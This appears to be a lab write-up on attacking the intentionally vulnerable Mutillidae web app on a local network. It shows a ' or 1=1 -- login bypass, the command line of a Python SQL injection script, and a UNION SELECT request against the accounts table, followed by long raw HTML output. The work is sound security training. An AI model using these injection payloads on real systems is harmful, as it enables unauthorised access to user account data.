


**Lab Set Up**

****

**Brute-Forcing a Directory List**


****

No username and *' or 1=1 --* put in the password showed the following page:

****

**Writing the SQL Injection Python Program**

**Code:**

****

**Output:**

sudo python3 sql\_injection.py --host="192.168.1.101" -u="/mutillidae/index.php?page=userinfo.php&username=&password=&user-info-php-submit-button=View+Account+Details" --param="password" --cookie="PHPSESSID=3e726056cf963b43bd87036e378d07b"

GET /mutillidae/index.php?page=userinfo.php&username=&password=%27UNION+SELECT+%2A+FROM+accounts+where+%271%27%3D%271&user-info-php-submit-button=View+Account+Details

Host: 192.168.1.101

User-Agent: Mozilla/5.0

Accept: text/html,application/xhtml+xml,application/xml

Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Cookie: PHPSESSID=3e726056cf963b43bd87036e378d07b

b'\r\n\t\t\t<!-- I think the database password is set to blank or perhaps samurai.\r\n\t\t\tIt depends on whether you installed this web app from irongeeks site or\r\n\t\t\tare using it inside Kevin Johnsons Samurai web testing framework. \r\n\t\t\tIt is ok to put the password in HTML comments because no user will ever see \r\n\t\t\tthis comment. I remember that security instructor saying we should use the \r\n\t\t\tframework comment symbols (ASP.NET, JAVA, PHP, Etc.) \r\n\t\t\trather than HTML comments, but we all know those \r\n\t\t\tsecurity instructors are just making all this up. -->\r\n<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">\r\n<html>\r\n<head>\r\n\t<meta content="text/html; charset=us-ascii" http-equiv="content-type">\r\n\r\n\t<link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />\r\n\t<link rel="stylesheet" type="text/css" href="./styles/global-styles.css" />\r\n\t<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu.css" />\r\n\t<link rel="styl'

b'esheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu-v.css" />\r\n\r\n\t<script type="text/javascript" src="./javascript/bookmark-site.js"></script>\r\n\t<script type="text/javascript" src="./javascript/ddsmoothmenu/ddsmoothmenu.js"></script>\r\n\t<script type="text/javascript" src="./javascript/ddsmoothmenu/jquery.min.js">\r\n\t\t/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\r\n\t\t\* Smooth Navigational Menu- (c) Dynamic Drive DHTML code library (www.dynamicdrive.com)\r\n\t\t\* This notice MUST stay intact for legal use\r\n\t\t\* Visit Dynamic Drive at http://www.dynamicdrive.com/ for full source code\r\n\t\t\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/\r\n\t</script>\r\n\t<script type="text/javascript">\r\n\t\tddsmoothmenu.init({\r\n\t\t\tmainmenuid: "smoothmenu1", //menu DIV id\r\n\t\t\torientation: \'v\', //Horizontal or vertical menu: Set to "h" or "v"\r\n\t\t\tclassname: \'ddsmoothmenu\', //class added to menu\'s outer DIV\r\n\t\t\t//customtheme: ["#cccc44", "#cccccc"],\r\n\t\t\tcontentsource: "markup" //"markup" or ["container\_id", "path\_to\_menu\_file"]\r\n\t\t'

b'});\r\n\t</script>\r\n\r\n\t<script type="text/javascript">\r\n\t\tvar onLoadOfBody = function(theBody){\r\n\t\t\tvar l\_securityLevel = \'0\';\r\n\t\t\t\t\t\tvar l\_hintsStatus = \'Disabled (0 - I try harder)\';\r\n\t\t\t\r\n\t\t\tswitch(l\_securityLevel){\r\n\t\t\t\tcase "0": var l\_securityLevelDescription = \'Hosed\'; break;\r\n\t\t\t\tcase "1": var l\_securityLevelDescription = \'Arrogent\'; break;\r\n\t\t\t\tcase "2": var l\_securityLevelDescription = \'2\'; break;\r\n\t\t\t\tcase "3": var l\_securityLevelDescription = \'3\'; break;\r\n\t\t\t\tcase "4": var l\_securityLevelDescription = \'4\'; break;\r\n\t\t\t\tcase "5": var l\_securityLevelDescription = \'Secure\'; break; \r\n\t\t\t}// end switch\r\n\t\t\t//document.getElementById("idSystemInformationHeading").innerHTML = l\_loginMessage;\r\n\t\t\tdocument.getElementById("idHintsStatusHeading").innerHTML = \'Hints: \' + l\_hintsStatus;\r\n\t\t\tdocument.getElementById("idSecurityLevelHeading").innerHTML = \'Security Level: \' + l\_securityLevel + \' (\' + l\_securityLevelDescription + \')\';\r\n\t\t}// end function onLoadOfBody()\r\n\t</script>\r\n</head>\r\n<body onload="onLoadOfBody(thi'

b's);">\r\n<table class="main-table-frame" border="1px" cellspacing="0px" cellpadding="0px">\r\n\t<tr>\r\n\t\t<td bgcolor="#ccccff" align="center" colspan="7">\r\n\t\t\t<table width="100%">\r\n\t\t\t\t<tr>\r\n\t\t\t\t\t<td style="text-align:center;">\r\n\t\t\t\t\t\t<span style="text-align:center; font-weight: bold; font-size:30px; text-align: center;">\r\n\t\t\t\t\t\t<img style="vertical-align: middle; margin-right: 25px;" border="0px" width="75px" height="50px" align="top" src="./images/coykillericon.png"/>\r\n\t\t\t\t\t\t\tMutillidae: Born to be Hacked\r\n\t\t\t\t\t\t</span>\r\n\t\t\t\t\t</td>\r\n\t\t\t\t</tr>\t\t\r\n\t\t\t</table>\r\n\t\t</td>\r\n\t</tr>\r\n\t<tr>\r\n\t\t<td bgcolor="#ccccff" align="center" colspan="7">\r\n\t\t\t\t\t\t<span class="version-header">Version: 2.1.19</span>\r\n\t\t\t<span id="idSecurityLevelHeading" class="version-header" style="margin-left: 40px;"></span>\r\n\t\t\t<span id="idHintsStatusHeading" class="version-header" style="margin-left: 40px;"></span>\r\n\t\t\t<span id="idSystemInformationHeading" class="version-header" style="margin-left: 40px;">Not Logged In</span>\r\n\t\t</td>\r\n\t</tr>\r\n\t<tr>\r\n'

b'\t\t<td colspan="2" class="header-menu-table">\r\n\t\t\t<table class="header-menu-table">\r\n\t\t\t\t<tr>\r\n\t\t\t\t\t<td><a href="index.php?page=home.php">Home</a></td>\r\n\t\t\t\t\t<td>\r\n\t\t\t\t\t\t<a href="./index.php?page=login.php">Login/Register</a>\t\t\r\n\t\t\t\t\t</td>\r\n\t\t\t\t\t<td><a href="./index.php?do=toggle-hints&page=userinfo.php">Toggle Hints</a></td>\t\t\t\t\t<td><a href="./index.php?do=toggle-security&page=userinfo.php">Toggle Security</a></td>\r\n\t\t\t\t\t<td><a href="set-up-database.php">Reset DB</a></td>\r\n\t\t\t\t\t<td><a href="./index.php?page=show-log.php">View Log</a></td>\r\n\t\t\t\t\t<td><a href="./index.php?page=captured-data.php">View Captured Data</a></td>\r\n\t\t\t\t</tr>\r\n\t\t\t</table>\t\r\n\t\t</td>\r\n\t</tr>\r\n\t<tr>\r\n\t\t<td style="vertical-align:top;text-align:left;background-color:#ccccff;width:10%">\r\n\t\t<div id="smoothmenu1" class="ddsmoothmenu">\r\n\t\t\t<ul>\r\n\t\t\t\t<li style="border-color: #ffffff;border-style: solid;border-width: 1px">\r\n\t\t\t\t\t<a href="#">Core Controls</a>\r\n\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t<li><a href="index.php?page=home.php">Home</a></li>\r\n\t\t\t\t\t \t<li>\r\n\t\t\t\t\t '

b' \t\t<a href="./index.php?page=login.php">Login/Register</a>\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li><a href="./index.php?do=toggle-security&page=userinfo.php">Toggle Security</a></li>\r\n\t\t\t\t\t\t<li><a href="set-up-database.php">Setup/Reset the DB</a></li>\r\n\t\t\t\t\t\t<li><a href="./index.php?page=show-log.php">Show Log</a></li>\r\n\t\t\t\t\t\t<li><a href="./index.php?page=credits.php">Credits</a></li>\r\n\t\t\t\t\t</ul>\r\n\t\t\t\t</li>\r\n\t\t\t\t<li style="border-color: #ffffff;border-style: solid;border-width: 1px">\r\n\t\t\t\t\t<a href="#">OWASP Top 10</a>\r\n\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A1" target="\_blank">A1 - Injection</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">SQLi - Extract Data</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=user-info.php">User Info</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">SQLi - Bypass Authentication</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=login.php">Login</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t'

b'\t\t<a href="">SQLi - Insert Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=register.php">Register</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Blind SQL via Timing</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=login.php">Login</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=user-info.php">User Info</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">SQLMAP Practice Target</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=view-someones-blog.php">View Someones Blog</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=user-info.php">User Info</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">HTML Injection (HTMLi)</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=add-to-your-blog.php">Add to your blog</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">HTMLi via HTTP Headers</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=site-footer-xss-discussion.php">Site'

b' Footer</a><li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="">HTTP Response Splitting (Hint: Difficult)</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">HTMLi Via DOM Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="index.php?page=html5-storage.php">HTML5 Storage</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\t\t\t\t\t\t\t\t\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">HTMLi Via Cookie Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="index.php?page=capture-data.php">Capture Data Page</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Command Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=dns-lookup.php">DNS Lookup</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">JavaScript Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php">Those "Back" Buttons</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t\t\t<a href="./index.php?page=password-generator.php&username=anonymous">\r\n\t\t\t\t\t\t\t\t\t\t\t\tPassword Generator\r\n\t\t\t\t\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t'

b'\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">HTTP Parameter Pollution</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=user-poll.php">Poll Question</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Cascading Style Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=set-background-color.php">Set Background Color</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">JavaScript Object Notation (JSON) Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=pen-test-tool-lookup.php">Pen Test Tool Lookup</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A2" target="\_blank">A2 - Cross Site Scripting (XSS)</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Reflected (First Order)</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=dns-lookup.php">DNS Lookup</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=pen-test-tool-lookup.php">'

b'Pen Test Tool Lookup</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=text-file-viewer.php">Text File Viewer</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=user-info.php">User Info</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=set-background-color.php">Set Background Color</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=html5-storage.php">HTML5 Storage</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=capture-data.php">Capture Data Page</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Persistent (Second Order)</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=add-to-your-blog.php">Add to your blog</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=view-someones-blog.php">View someone\'s blog</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=show-log.php">Show 